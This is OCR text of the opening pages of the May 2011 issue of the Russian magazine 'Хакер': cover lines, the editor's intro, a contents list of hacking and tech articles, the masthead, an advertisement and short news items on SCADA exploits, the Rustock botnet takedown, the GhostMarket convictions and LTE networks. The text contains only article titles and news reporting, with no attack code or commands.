

РЕКОМЕНДОВАННАЯ ЦЕНА: 210 р.

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

www.xakep.ru


МАЙ 05 (148) 2011

ВЗЛОМ VOIP

ПОИСК И АТАКА VOIP-ШЛЮЗОВ

СТР. 60


5 УРОКОВ НА DVD





PHREAKING

ВОЗВРАЩЕНИЕ ЛЕГЕНДАРНОЙ РУБРИКИ СТР. 130



- Взлом Linux через USB-флешку
- Red.Button: генератор дорвеев
- Архитектура Twitter
- Тест бесплатных антивирусов
- Пишем покерного бота

УГОН ДЕДИКОВ

MS08-067: БОЯНИСТЫЙ БАГ НА СЛУЖБЕ У ВЗЛОМЩИКОВ WINDOWS

СТР. 68

ХАКЕР МАЙ 05 (148) 2011

PHREAKING / ВОЗВРАЩЕНИЕ ЛЕГЕНДАРНОЙ РУБРИКИ

148



= 90₽

INTRO

В ЭТОМ МЕСЯЦЕ У МЕНЯ ЦЕЛАЯ КУЧА НОВОСТЕЙ, ДЕЛЮСЬ С ТОБОЙ САМЫМ ВАЖНЫМ:

1. Прежде всего хочу тебе представить нового редактора рубрики Phreaking. С этого номера мы возвращаем эту легендарную рубрику в журнал, и теперь заниматься ей будет Серега «kumekay» Сильнов. Кстати, можешь слать ему все свои самые безумные фрикерские идеи, начиная с абстрактных предложений по сборке человекоподобного робота-чемпиона для боев без правил и заканчивая готовыми статьями на темы электронного DIY. Адрес ты легко найдешь на следующем развороте.

2. Вторая суперновость — это возможность покупать журнал напрямую в редакции по 90 рублей за выпуск. Суть в том, что это примерно та цена, по которой мы отгружаем журналы в розничные сети. Сам понимаешь, как нехило наваривают розничные продавцы.
И мы рассудили: а почему бы нам не предоставить нашим читателям возможность покупать журнал по этой же цене? Сказано – сделано. Условия очень простые: заходишь на сайт www.xakep.ru/podpiska, выбираешь подписку с самовывозом из редакции, оформляешь и оплачиваешь ее (540 рублей за полгода, 1080 рублей за год). После этого ты можешь получать журнал в нашем офисе на улице Ленинская Слобода на следующий день после выхода. К слову, оплатить можно самыми разными способами, начиная с банковских карт и заканчивая олдскульной банковской квитанцией.

3. В этом месяце мы начали производство нашего фирменного подкаста — подкаста журнала Хакер. Как легко понять из названия, наши основные темы — это информационная безопасность, различные технологические инновации, лайфхаки и трюки при использовании компов, ОС и сетевых сервисов.
Обычно мы записываем подкаст со Степом, плюс часто зовем в гости какого-то интересного человека. Например, на диске к этому номеру ты найдешь подкаст с Александром Матросовым — руководителем вирлаба Eset.

4. По сквозному номеру на обложке легко понять, что грядет очередной супер-юбилей нашего журнала: 150-ый номер. Это событие произойдет в мае, и в этом номере мы анонсируем нашу X-вечеринку, которая пройдет 27 мая, в пятницу. Все подробности ты можешь узнать на странице www.xakep.ru/150x.

nikitozz, гл. ред. Х
http://vkontakte.ru/xakep_mag

Content

MegaNews
004 Все новое за последний месяц

Ferrum
016 Жесткий терабайт
Тестирование жестких дисков объемом от 1 Тб

PC_Zone
022 Анонимный хостинг через I2P
Практические советы по использованию криптосети
026 Странная дружба: Google Cloud и Microsoft Office
Интегрируем облачные возможности в «офис»
028 140 миллионов твитов в день
Как работает Twitter изнутри?
033 Колонка редактора
Про TeamViewer и удаленный рабочий стол
034 13 утилит для безопасной разработки
Инструменты для тестирования приложений и написания надежного кода от Microsoft
038 Виртуальный хотспот
Делимся инетом, поднимаем Rogue AP, расширяем диапазон действия Wi-Fi сети

Взлом
042 Easy-Hack
Хакерские секреты простых вещей
046 Обзор эксплоитов
Анализ свеженьких уязвимостей
052 Ваши ставки, господа, бота радуют всегда!
Пишем бота для partypoker.com
058 Эволюция client-side эксплойтов в картинках
Как загружали трои в 2004 году, и как это происходит сейчас?
060 Каждому хакеру — по VoIP!
Ищем и взламываем VoIP-шлюзы
064 Дорвеи для самых маленьких
Пользуемся культовым доргеном Red.Button
068 Угнать за 60 секунд
Метод добычи удаленного дедика под управлением Windows
072 X-Tools
Программы для взлома

MALWARE
074 Тест бесплатных проактивок
Проверяем free-версии Avast, Avira, AVG, Comodo, ClamAV
078 SEO в черной шляпе
BlackHat SEO с использованием вредоносных программ

Сцена
082 Pwn2Own: соревнование для хакеров
Рассказ о крупном событии в области ИБ
086 Безопасность глазами позитивных людей
Хроники Positive Technologies


Юниксойд
090 Демоническая сила
Изучаем systemd, ulatencyd, relayd и fscd
096 Пингвинов по весне считают
Обзор самых громких релизов начала года
102 Порочное наследие Windows
Концептуальные методы взлома Linux через флешку и защита от них

Кодинг
106 Распил консоли
Выкатываем рояли на пути следования проактивных защит
110 Кроссплатформенный кодинг для мобильных платформ
Покоряем iOS, Android, Bada, Symbian и WM с помощью AirPlaySDK
114 Программерские типсы и триксы
Ловим memory leaks

SYN/ACK
118 SaaS для малого и среднего бизнеса
Переводим стандартные сервисы в облако
122 ERP по-взрослому
Как добиться успеха при автоматизации бизнес-задач?
127 Мобильная безопасность
Защита мобильных устройств в корпоративной среде

PHREAKING
130 Гаджет левитации на Arduino
Учим металлические предметы летать
134 Микросхема 555
Собираем 5 гаджетов на базе микросхемы 555

Юниты
140 FAQ UNITED
Большой FAQ
143 Диско
8.5 Гб всякой всячины
144 WWW2
Удобные web-сервисы



022
Анонимный хостинг через I2P
Практические советы по использованию криптосети

130
Phreaking
Возвращение легендарной рубрики

060
Каждому хакеру — по VoIP!
Ищем и взламываем VoIP-шлюзы

/РЕДАКЦИЯ
>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
КОДИНГ, MALWARE и SYN/ACK
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
UNIXOID и PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
PHREAKING
Серега «**kumekay**» Сильнов
(po@kumekay.com)
>Литературный редактор
Анна Аранчук

> DVD
Выпускающий редактор
Степан «**Step**» Ильин
(step@real.xakep.ru)
Unix-раздел
Антон «**Ant**» Жуков
(antitster@gmail.com)
Security-раздел
Дмитрий «**D1g1**» Евдокимов
(evdokimovds@gmail.com)
Монтаж видео
Максим Трубицын

>Редактор xakep.ru
Леонид Боголюбов (xa@real.xakep.ru)

/ART
>Арт-директор
Евгений Новиков
>Верстальщик
Вера Светлых

/PUBLISHING
(game)land
>Учредитель
ООО «Гейм Лэнд», 115280, Москва, ул. Ленинская Слобода, 19, Омега плаза, 5 этаж, офис № 21
Тел.: (495) 935-7034, **факс:** (495) 545-0906
>Генеральный директор
Дмитрий Агарунов
>Генеральный издатель
Денис Калинин
>Зам. генерального издателя
Андрей Михайлюк
>Редакционный директор
Дмитрий Ладыженский
>Финансовый директор
Андрей Фатеркин
>Директор по персоналу
Татьяна Гудебская
>Директор по маркетингу
Елена Каркашадзе
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый

/РАЗМЕЩЕНИЕ РЕКЛАМЫ
Тел.: (495) 935-7034, **факс:** (495) 545-0906
/РЕКЛАМНЫЙ ОТДЕЛ
>Директор группы TECHNOLOGY
Марина Комлева (komleva@glc.ru)
>Старшие менеджеры
Ольга Емельянцева (olgaeml@glc.ru)
Оксана Алехина (alekhina@glc.ru)

>Менеджер
Елена Поликарпова (polikarpova@glc.ru)
>Администратор
Юлия Малыгина (maligina@glc.ru)

>Директор корпоративной группы (работа с рекламными агентствами)
Лидия Стрекнева (strekneva@glc.ru)
>Старшие менеджеры
Ирина Краснокутская
Наталья Озира
Кристина Татаренкова
>Менеджер
Надежда Гончарова
>Старший трафик-менеджер
Марья Алексеева (alekseeva@glc.ru)
> Директор по продаже рекламы на MAN TV
Марина Румянцева

/ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ
>Директор
Александр Коренфельд
>Менеджеры
Александр Гурьяшкин
Светлана Мюллер

/РАСПРОСТРАНЕНИЕ
>Директор по Дистрибуции
Кошелева Татьяна (kosheleva@glc.ru)
> Руководитель отдела подписки
Гончарова Марина
> Руководитель спецраспространения
Лукичева Наталья
> Претензии и дополнительная инфа:
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru.
> Горячая линия по подписке
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999

> Для писем
101000, Москва, Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14.02.2002
Отпечатано в типографии «Zapolex», Польша.
Тираж 190 874 экземпляров.


Мария «Mifrill» Нефедова (mifrill@real.xakep.ru)



Meganews

Обо всем за последний месяц

SCADA-СИСТЕМЫ ПОД УГРОЗОЙ



Ты наверняка помнишь, какой переполох наделал в прошлом году вирь Stuxnex, одной из целей которого, предположительно, были заводы по обогащению урана. До лета прошлого года уязвимости, подобные той, что использовал Stuxnet, вообще считались чем-то вроде страшных баек. Зато после Stuxnet'а специалисты в области ИБ (в том числе из «Лаборатории Касперского» и Symantec) начали прогнозировать, что атаки на промышленные объекты в будущем, увы, станут более распространенным явлением. Похоже, их слова медленно, но верно воплощаются в жизнь. К примеру, по информации издания Ottawa Sun, в Канаде не так давно было зафиксировано несанкционированное проникновение в энергосистему — хакеры внедрили малварь в компьютеры, управляющие канадскими электросетями. Конец марта 2011 и вовсе ознаменовался выходом нескольких десятков эксплойтов, ориентированных на SCADA-системы. Напомним, что SCADA расшифровывается как Supervisory Control And Data Acquisition, то есть: программа для диспетчерского управления и сбора данных. Такого рода софт контролирует работу техники на ядерных станциях, электростанциях, газоочистительных заводах, в аэропортах и на многих промышленных предприятиях. Первый эксплойт-пак под названием Agora SCADA+ выпустила небольшая московская компания Gleg, чей сайт сразу после релиза слег под мощной DDoS-атакой. Двадцать два модуля этого набора включают эксплойты для одиннадцати 0day-уязвимостей. Следом за нашими соотечественниками еще более крупный набор эксплойтов опубликовал независимый специалист по информационной безопасности Луиджи Ауриэмма. Ему удалось найти тридцать четыре дырки, в том числе и в топовых продуктах данного сегмента рынка: в Siemens Tecnomatix FactoryLink, Iconics GENESIS, 7-Technologies IGSS и DATAC RealWin. В отличие от Gleg, Ауриэмма уязвимостями не торгует, он выложил их в открытый доступ, так как считает, что в области SCADA-софта все очень плохо, и информация о дырах должна быть максимально открытой и доступной. Ведь такое ПО зачастую работает на устаревшем оборудовании, заменить которое без остановки производственных процессов невозможно. В итоге, производители предпочитают забыть о безопасности и оставляют все, как есть. Proof-of-concept код и список дыр доступны по адресу seclists.org/bugtraq/2011/Mar/187.

Свершилось! После долгих раздумий в ICANN все же решили дать доменной зоне .xxx зеленый свет. Ожидается, что цена домена составит $60. Уже принято более 200 000 предварительных заявок.

ФУТУРИСТИЧНАЯ ЗАЩИТА ДАННЫХ




Для защиты информации придумано великое множество средств и способов, причем немалая их доля приходится на различные аппаратные решения. Интересную новинку в этой области представила компания NEC. Устройство, пока известное как HS100-10, являет собой бесконтактный гибридный сканер отпечатков пальцев. Само по себе применение дактилоскопии в частности и биометрики в целом для IT не ново, но пока эти системы далеки от идеала. Вспомним хотя бы кино: чтобы вскрыть хитрый электронный замок, оснащенный дактилоскопическим сканером, злоумышленники отрезают кому-нибудь палец, а то и всю кисть руки, прикладывают к датчику устройства — и готово. Можно также снять отпечатки с любого предмета обихода — стакана, зажигалки и так далее. Новинка от NEC делает подобный сценарий невозможным. HS100-10 сканирует не только сам отпечаток, но и расположение сосудов под кожей, а также «видит» кровоток. При этом прикасаться к сенсору устройства не нужно, — оно способно считать нужную информацию и с небольшого расстояния. Не станут помехой в работе девайса даже влажные руки, что обычно является проблемой среди такого рода устройств. HS100-10 будет выпущен в двух вариантах — USB и автономном. Релиз запланирован на начало лета, но о цене устройства, к сожалению, пока ничего не известно.


ВСЁ В ДОМ!

ПРИЗЫ ОТ



ПОЛУЧАЙ ГАРАНТИРОВАННЫЕ ПРИЗЫ
- БОНУС НА СЧЕТ МОБИЛЬНОГО ТЕЛЕФОНА, ЭКВИВАЛЕНТНЫЙ СУММЕ:

10 кодов – 100 рублей

20 кодов – 200 рублей
30 кодов – 300 рублей



УЧАСТВУЙ В ВИКТОРИНЕ «**ВСЁ В ДОМ**»
И ВЫИГРЫВАЙ СЕРТИФИКАТ
НА ПОКУПКУ*:

ТЕЛЕВИЗОРА
СТЕРЕОСИСТЕМЫ
НОУТБУКА
ДИВАНА
ХОЛОДИЛЬНИКА

ВЫИГРЫВАЙ СПЕЦИАЛЬНЫЙ ПРИЗ
В ИГРЕ «ДОМОТЕТРИС»
УЗНАЙ БОЛЬШЕ НА САЙТЕ WWW.PETR-1.RU







Реклама

Общий срок проведения Акции – с 25 апреля 2011 г. по 30 июля 2011 г. Регистрация кодов – с 25 апреля 2011 г. по 12 июня 2011 г. на сайте www.petr-1.ru и по SMS на короткий номер 5206. Полная информация об организаторе Акции, правилах ее проведения, количестве призов по результатам Акции, сроках, месте, порядке их получения и стоимости отправки SMS - на сайте www.petr-1.ru

*Всего 35 сертификатов на сумму 30 000 рублей каждый.



МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ

БИТВА SONY ПРОТИВ ХАКЕРОВ ПРОДОЛЖАЕТСЯ



Не успели мы в прошлом номере рассказать тебе о судебном процессе Sony vs GeoHot, как во всю эту историю оказались вовлечены и другие взломщики-исследователи. Александр Егоренков, известный в Сети под ником graf_chokolo, также участвовал во взломе PlayStation 3 и тоже за это поплатился. Sony подала в суд и на него (за нарушение авторских прав), после чего в квартире Егоренкова, проживающего в Германии, был произведен обыск, в ходе которого были изъяты файлы, имеющие отношение к взлому PS3. Очевидно, это не привело хакера в восторг, так как в ответ он опубликовал на своем сайте труд под названием «HV Bible». По сути, это руководство по взлому, в котором описана технология применения гипервизора для взлома игровых консолей. Sony такой шаг тоже не обрадовал, и компания немедленно потребовала удалить информацию из открытого доступа, на что graf_chokolo ответил: «Они до сих пор не понимают, как работает мой мозг. Они хотят наказать меня в назидание другим хакерам — мол, вот, что с тобой случится, если свяжешься с Sony. Что ж, они выбрали не того парня. Если хотите остановить меня, то вам придется меня убить». Сейчас Егоренков собирает пожертвования на суд с Sony. Как и Хотцу, ему без труда удалось собрать кругленькую сумму (на первое время ему было нужно €16-20 000). Подробности, а также последние комментарии «виновника торжества» можно почитать в его блоге (grafchokolo.com). Тем временем новая прошивка 3.60, похоже, уже взломана. Хакер, скрывающийся под псевдонимом Winocm, опубликовал видео джейлбрейка на YouTube, но отказался выложить сам джейлбрейк в паблик. Пока непонятно, боится Winocm гнева Sony, или же просто захотел внимания и запустил в Сеть «утку».

» Похоже, MySpace медленно, но верно загибается. Данные компании comScore гласят, что количество уникальных посетителей ресурса падает: только с начала года их число снизилось с 73 до 63 000 000.


RUSTOCK ЗАКРЫТ, ОБОРОТ СПАМА РЕЗКО СОКРАТИЛСЯ

Новые ботнеты появляются едва ли не каждый день, а вот прикрыть крупный ботнет удается не так уж часто. Приятное «исключение из правил» имело место в середине марта: власти США при активном участии компании Microsoft сумели аннигилировать один из известнейших ботнетов планеты, существовавший с 2006 года — Rustock. Данная сеть активно использовалась для рассылки спама. Когда ботнет был на пике своей активности, с каждой инфицированной машины отправлялось по 192 спам-сообщения в минуту. Число зараженных компьютеров в разное время колебалось от 150 000 до 2 400 000. Словом, подсчитать масштабы бедствия нетрудно, и совсем не удивительно, что Rustock в лучшие времена генерировал почти половину всего спам-трафика в интернете. На Западе была проведена целая операция под кодовым названием b107. По ее завершении специалисты из Microsoft Digital Crimes Unit и федеральные маршалы США, вооружившись постановлением окружного суда штата Вашингтон, отключили от Сети сервера, с которых осуществлялось управление Rustock. Иск на анонимных операторов ботнета подавал Microsoft, отчасти основываясь на нарушении торговых марок Microsoft — в спаме, рассылаемом ботнетом, фигурировали лотереи, якобы проводимые мелкомягкими. Сервера были изъяты у пяти хостинг-провайдеров, работающих в семи городах США. Результат операции не заставил себя ждать: количество спама в мировом трафике тут же снизилось на 33.6%. Да-да, спам-трафик сократился на целую треть, ведь только в первой половине марта, перед самым закрытием, Rustock разослал 13 820 000 000 единиц нежелательной корреспонденции. К сожалению, такое затишье продлится недолго. Теперь в лидеры по генерации спама выходят ботнеты Bagle и Festi, уже начавшие развивать бурную деятельность. Пока упомянутые ботнеты рассылают «всего» по 8 310 000 000 и 4 200 000 000 писем в день соответственно, но эти цифры скоро изменятся. Bagle, ко всему прочему, активно действует в России — 22% зараженных машин находятся именно на территории нашей страны. Это опять вывело Россию в лидеры среди стран, генерирующих спам. Ситуация напоминает поединок Геракла с Гидрой — срубили одну голову, на ее месте тут же вырастают две новых.



ДОСТИЖЕНИЯ В ОБЛАСТИ БЕСПРОВОДНОГО ВИДЕО

Судя по всему, совсем скоро мы сможем сократить количество проводов в наших квартирах за счет беспроводной передачи видео. Технологий, позволяющих транслировать видео-поток на телевизор или монитор, не путаясь при этом в разных шнурах, уже существует целый ряд. Это WirelessHD, WHDi, Intel WiDi и другие. Как правило, услышав словосочетание «беспроводное видео», мы мысленно аннулируем только один провод, оставляя на месте шнур питания. Компания Fujitsu решила зайти немного дальше и продемонстрировала на выставке CeBIT новую технологию SUPA (Smart Universal Power Access). Вот здесь проводов действительно не понадобится. Вообще. Fujitsu показала 22-дюймовый монитор, энергия которому сообщается посредством ЭДС-индукции: от передающей антенны к монитору. Специальное устройство в мониторе конвертирует поток индукции обратно в электрический ток. Антенны встраиваются в мебель или стены (на данный момент предел мощности около 25 Вт), и вся система работает по аналогии с индукционными кухонными плитами. На CeBIT роль такого девайса сыграла крышка стола, на котором стоял монитор. Изображение, в свою очередь, передается по радиоканалу от USB-концентратора ПК или ноутбука, который может быть удален от монитора на расстояние до десяти метров. Производство таких мониторов в Fujitsu планируют начать уже в будущем году. Интересно, столы тоже выпустят в продажу? :)



Еще одной интересной новинкой в данной сфере стала разработка компании Samsung, представившей на CeBIT сенсорный ЖК-экран с питанием от солнечной батареи. Полупрозрачная VA-панель с диагональю 46 дюймов демонстрирует разрешение 1920 x 1080 пикселей. Сенсорный экран распознает до десятка одновременных прикосновений. А благодаря высокой энергоэффективности для работы всего этого великолепия вполне хватает окружающего освещения. К сожалению, подробностей относительно этой разработки Samsung пока не разглашает.


За первые 30 минут после запуска Firefox 4 его скачало более 550 000 человек.

ДАЙТЕ ДВЕ!

В ближайшее время на прилавках книжных магазинов появится исчерпывающее руководство по развертыванию и повседневному обслуживанию операционных систем Windows 7 и Windows Server 2008 R2. Книга написана нашими коллегами Сергеем Яремчуком и Андреем Матвеевым, хорошо знакомым тебе по рубрикам SYN/ACK и UNIXOID. На страницах издания рассматриваются такие вопросы, как администрирование клиентских и серверных ОС, управление сетевыми службами, автоматизация развертывания, повышение производительности, интеграция Windows с UNIX, обеспечение безопасности сетей, рабочих станций и серверов. Особое внимание уделено службе каталогов Active Directory и новым функциям, недоступным в предыдущих версиях Windows. Книга «Системное администрирование Windows 7 и Windows Server 2008 R2 на 100%» рассчитана на широкий круг читателей, но в первую очередь, конечно, она будет интересна сисадминам и IT-специалистам.



СОЗДАТЕЛЕЙ GHOSTMARKET.NET ПОСАДИЛИ



Недавно в Великобритании состоялись слушания по делу создателей ресурса Gh0stMarket.net. Данный сайт — яркая иллюстрация к высказыванию «спрос рождает предложение». Когда у хакеров и кардеров на руках имеются работающие ботнеты, всевозможная малварь, дампы угнанных кредиток и прочие нелегальные штуки, этим «товаром» так и подмывает поделиться — сдать в аренду, продать и так далее. Упомянутый сайт как раз являл собой своеобразную торговую площадку для киберпреступников, этакая извращенная социальная сеть. Кстати, на GhostMarket также можно было найти рецепты взрывчатых веществ, способы изготовления наркотиков в домашних условиях, хак-мануалы и прочую нелегальщину. По информации правоохранительных органов, сайтом пользовалось порядка 8 000 человек из разных стран мира. В общей сложности на GhostMarket были размещены данные о 65 000 банковских счетов, при этом убытки владельцев карт составили более $25 000 000. За доступ к сайту создатели собирали абонентскую плату. Конечно, такое вопиющее нарушение законов не могло остаться незамеченным. Авторов ресурса выследили и вскоре арестовали. Ими оказались трое британцев: 19-летний Ник Уэббер, 18-летний Райан Томас и 21-летний Гэри Келли. Несмотря на возраст обвиняемых, суд вынес им весьма жесткие приговоры. Томас, исполнявший роль системного администратора ресурса, получил четыре года. Уэббер, которому принадлежала идея создания сайта и сам сайт, получил пять лет тюрьмы за мошенничество в интернете. Келли, написавший программу для кражи данных о банковских картах и помогавший с хостингом, также отправится за решетку на пять лет. Все сроки отнюдь не условные. В руки полиции также попали базы данных и различные интересные логи, так что посетителям сайта, пожалуй, тоже пора начинать беспокоиться.

БУДУЩЕЕ LTE-СЕТЕЙ В РОССИИ



Наконец-то стало известно, каким же образом будут развиваться LTE-сети на территории России. В московском офисе «Скартел» (Yota), в присутствии премьер-министра Владимира Путина и министра связи Игоря Щеголева, представители крупнейших сотовых операторов и их акционеры («МТС», «Мегафон», «Ростехнологии», «Вымпелком» и «Ростелеком») подписали соглашение. Суть документа заключается в следующем: «Скартел» своими силами построит сеть в 180 городах России (затраты составят примерно $2 000 000 000), а «большая тройка» и «Ростелеком» получат возможность использовать инфраструктуру этой LTE-сети путем оптовой закупки трафика. После 2014 года все партнеры «Скартела» также получат возможность реализовать свои опционы на приобретение ее акций в равных долях. Генеральный директор «Скартел» Денис Свердлов уверяет, что мощностей построенной сети хватит для всех пяти операторов, которые, в свою очередь, смогут значительно сэкономить на создании инфраструктуры. Дело в том, что если бы не соглашение, на всех желающих частот попросту не хватило бы. Напомним, что «Скартел» владеет полосами частот шириной 30-40МГц (в зависимости от региона) в диапазоне 2.5-2.7ГГц. Некоторые эксперты, однако, этого энтузиазма не разделяют, утверждая, что частот Yota все равно на всех не хватит, а «Большая тройка», подписывая соглашение, лишь сдерживает появление и развитие федерального конкурента.

ФОТО-ГЕО-СОЦИАЛЬНАЯ СЕТЬ



На Западе обнаружился новый, весьма странный стартап, которому многие аналитики прочат чуть ли не успех Facebook. Фото-гео-социальная сеть Color только-только начала свое распространение через App Store и Android Market, где можно приобрести одноименное приложение. Эта простенькая программка позволяет обмениваться фотографиями с окружающими людьми. Нет, это не шутка — приложение просто позволяет в режиме реального времени посмотреть фотки, например, соседа по кафе (если у него тоже установлен Color). Никаких «френдов» или «фолловеров» здесь нет, пользователи взаимодействуют исключительно по географическому принципу. Но самое странное во всей этой истории заключается в том, что венчурные фонды Sequoia Capital, Bain Capital и Silicon Valley Bank инвестировали в Color $41 000 000. Заочно, фактически еще до старта проекта. Все это в целом наводит на печальные размышления о росте нового пузыря доткомов и безумном, безумном мире.

» Какая ирония — MySQL.com и Sun.com взломали, используя SQL-инъекцию. Специалисты Naked Security также сообщают, что пароли сотрудников оказались очень просты — например, директор по продукции WordPress пользовался паролем из четырех символов.

ПОБЕДА В FACEBOOK HACKER CUP ОСТАЛАСЬ ЗА РОССИЯНИНОМ



Совсем недавно мы писали о том, что Facebook учредил и дал старт хакерскому состязанию Facebook Hacker Cup. Теперь пришла пора подвести его итоги. В соревновании, разделенном на три этапа, приняли участие 11 768 человек из разных стран мира. Лучшие из них (25 человек) были приглашены в штаб-квартиру Facebook, чтобы принять участие в финальном этапе конкурса (в котором требовалось как можно быстрее решить три алгоритмические задачи) и посмотреть на работу компании изнутри. Среди этих счастливчиков были 7 человек из Польши, 6 — из России, 4 — из США, 2 — из Японии и по одному представителю Китая, Германии, Нидерландов, Сингапура, Швейцарии и Украины. Одним из шести россиян стал Петр Митричев, чье имя известно всем, кто следит за спортивным программированием. Дело в том, что Петр постоянный участник и призер целого ряда аналогичных соревнований (TopCoder, Google Code Jam и так далее). На Facebook Hacker Cup Митричеву снова удалось показать класс: обогнав своего основного конкурента и серьезного соперника Лу Тиан Ченга aka ACRush, он сумел занять первое место и стал обладателем кубка Hacker Cup и $5 000. Недаром Митричева называют одним из сильнейших программистов мира. Поздравляем с победой! Информацию о задачах соревнования, 